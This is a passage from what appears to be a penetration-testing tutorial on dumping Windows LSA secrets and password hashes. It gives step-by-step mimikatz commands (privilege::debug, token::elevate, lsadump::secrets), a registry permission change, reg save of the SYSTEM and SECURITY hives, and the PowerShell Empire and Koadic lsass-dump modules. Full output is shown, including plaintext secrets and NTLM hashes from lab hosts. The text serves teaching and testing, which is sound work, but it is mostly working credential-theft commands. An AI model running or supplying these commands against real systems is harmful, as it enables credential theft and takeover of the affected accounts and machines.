
```
privilege::debug
lsadump::secrets
```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)
```

This can be done by impersonating a token that will be used to elevate permissions to SYSTEM (default) or find a domain admin token and as the result, you will able to dump the password in clear-text.


```
privilege::debug
token::elevate
lsadump::secrets
```




```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

564     {0;000003e7} 1 D 39588          NT AUTHORITY\SYSTEM     S-1-5-18        (0
 -> Impersonated !
 * Process Token : {0;00033e4e} 1 F 4991132     DESKTOP-RGP2O9L\raj     S-1-5-21-6
 * Thread Token  : {0;000003e7} 1 D 5045393     NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP2O9L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082d0c

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a 7b
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c244
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec84c
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18 b3
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741481
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36741

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81
old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81

mimikatz #
```

Method 4: Editing File Permission in the Registry


The LSA secrets are held in the Registry. If services are run as local or domain user, their passwords are stored in the Registry. If auto-logon is activated, it will also store this information in the Registry. This can be done also done locally by changing permission values inside the registry. Navigate to **Computer\HKEY_LOCAL_MACHINE\SECURITY**.




Expand the SECURITY folder and choose permissions from inside the list.



Allow “**Full Control**” to the Administrator user as shown.




As you can observe that this time, we can fetch sub-folders under Security directories.



So, once you run the following command again, you can see the credential in the plain text as shown.

```
privilege::debug
lsadump::secrets
```




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP209L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP209L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082d0c2ab12

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a 7b e1 53
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c244874a2
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec84c24487
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18 b3 d7 b2
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741481db37b
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36741481db

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81 e4 b8
old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81 e4 b8

mimikatz #
```

Method 5: Save privilege File of the Registry

Similarly, you can use another approach that will also operate in the same direction. Save system and security registry values with the help of the following command.


```
reg save HKLM\SYSTEM system
reg save HKLM\security
```



```
C:\>reg save HKLM\SYSTEM system
The operation completed successfully.

C:\>reg save HKLM\security security
The operation completed successfully.

C:\>
```

As you can see if you use the “**lsa::secrets**” command without a specified argument, you will not be able to retrieve the password, but if you enter the path for the file described above, mimikatz will dump the password in plain text.

```
privilege::debug
lsadump::secrets/system:c:\system /security:c:\security
```




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP209L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)

mimikatz # lsadump::secrets /system:c:\system /security:c:\security
Domain : DESKTOP-RGP209L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP209L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082d0c2ab12e4b853c991f

Secret   : DefaultPassword
old/text: 123

Secret   : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a 7b e1 53 95 45 de 5
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c244874a2775
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec84c244874a2775
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18 b3 d7 b2 b0 95 48 7
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741481db37bc2c
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36741481db37bc2c
```

PowerShell Empire

Empire is one of the good Penetration Testing Framework that works like Metasploit, you can download it from GitHub and install it in your attacking machine to launch an attack remotely.
This is a post exploit, thus first you need to be compromised the host machine and then use the following module for LSA secrets dumps

```
usemodule credentials/mimikatz/lsadump
execute
```

As a result, it dumps password hashes saved as shown in the given image.




```
(Empire: GUZ5YD86) > usemodule credentials/mimikatz/lsadump
(Empire: powershell/credentials/mimikatz/lsadump) > execute
[*] Tasked GUZ5YD86 to run TASK_CMD_JOB
[*] Agent GUZ5YD86 tasked with task ID 1
[*] Tasked agent GUZ5YD86 to run module powershell/credentials/mimikatz/lsadump
(Empire: powershell/credentials/mimikatz/lsadump) > [*] Agent GUZ5YD86 returned results.
Job started: CP26MA
[*] Valid results returned by 192.168.1.104
[*] Agent GUZ5YD86 returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e9 (1001)
User : pentest
LM   :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6

RID  : 000003e8 (1000)
User : raj
LM   :
NTLM : 3dbde697d71690a769204beb12283678

[*] Valid results returned by 192.168.1.104
```

Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. It allows the attacker to run comsvcs.dll that will call the minidump and fetch the dump of lsass.exe to retrieve stored NTLM hashes. Read more from **here**

```
use comsvcs lsass
```

As a result, it dumped the password hashes saved as shown in the given image.

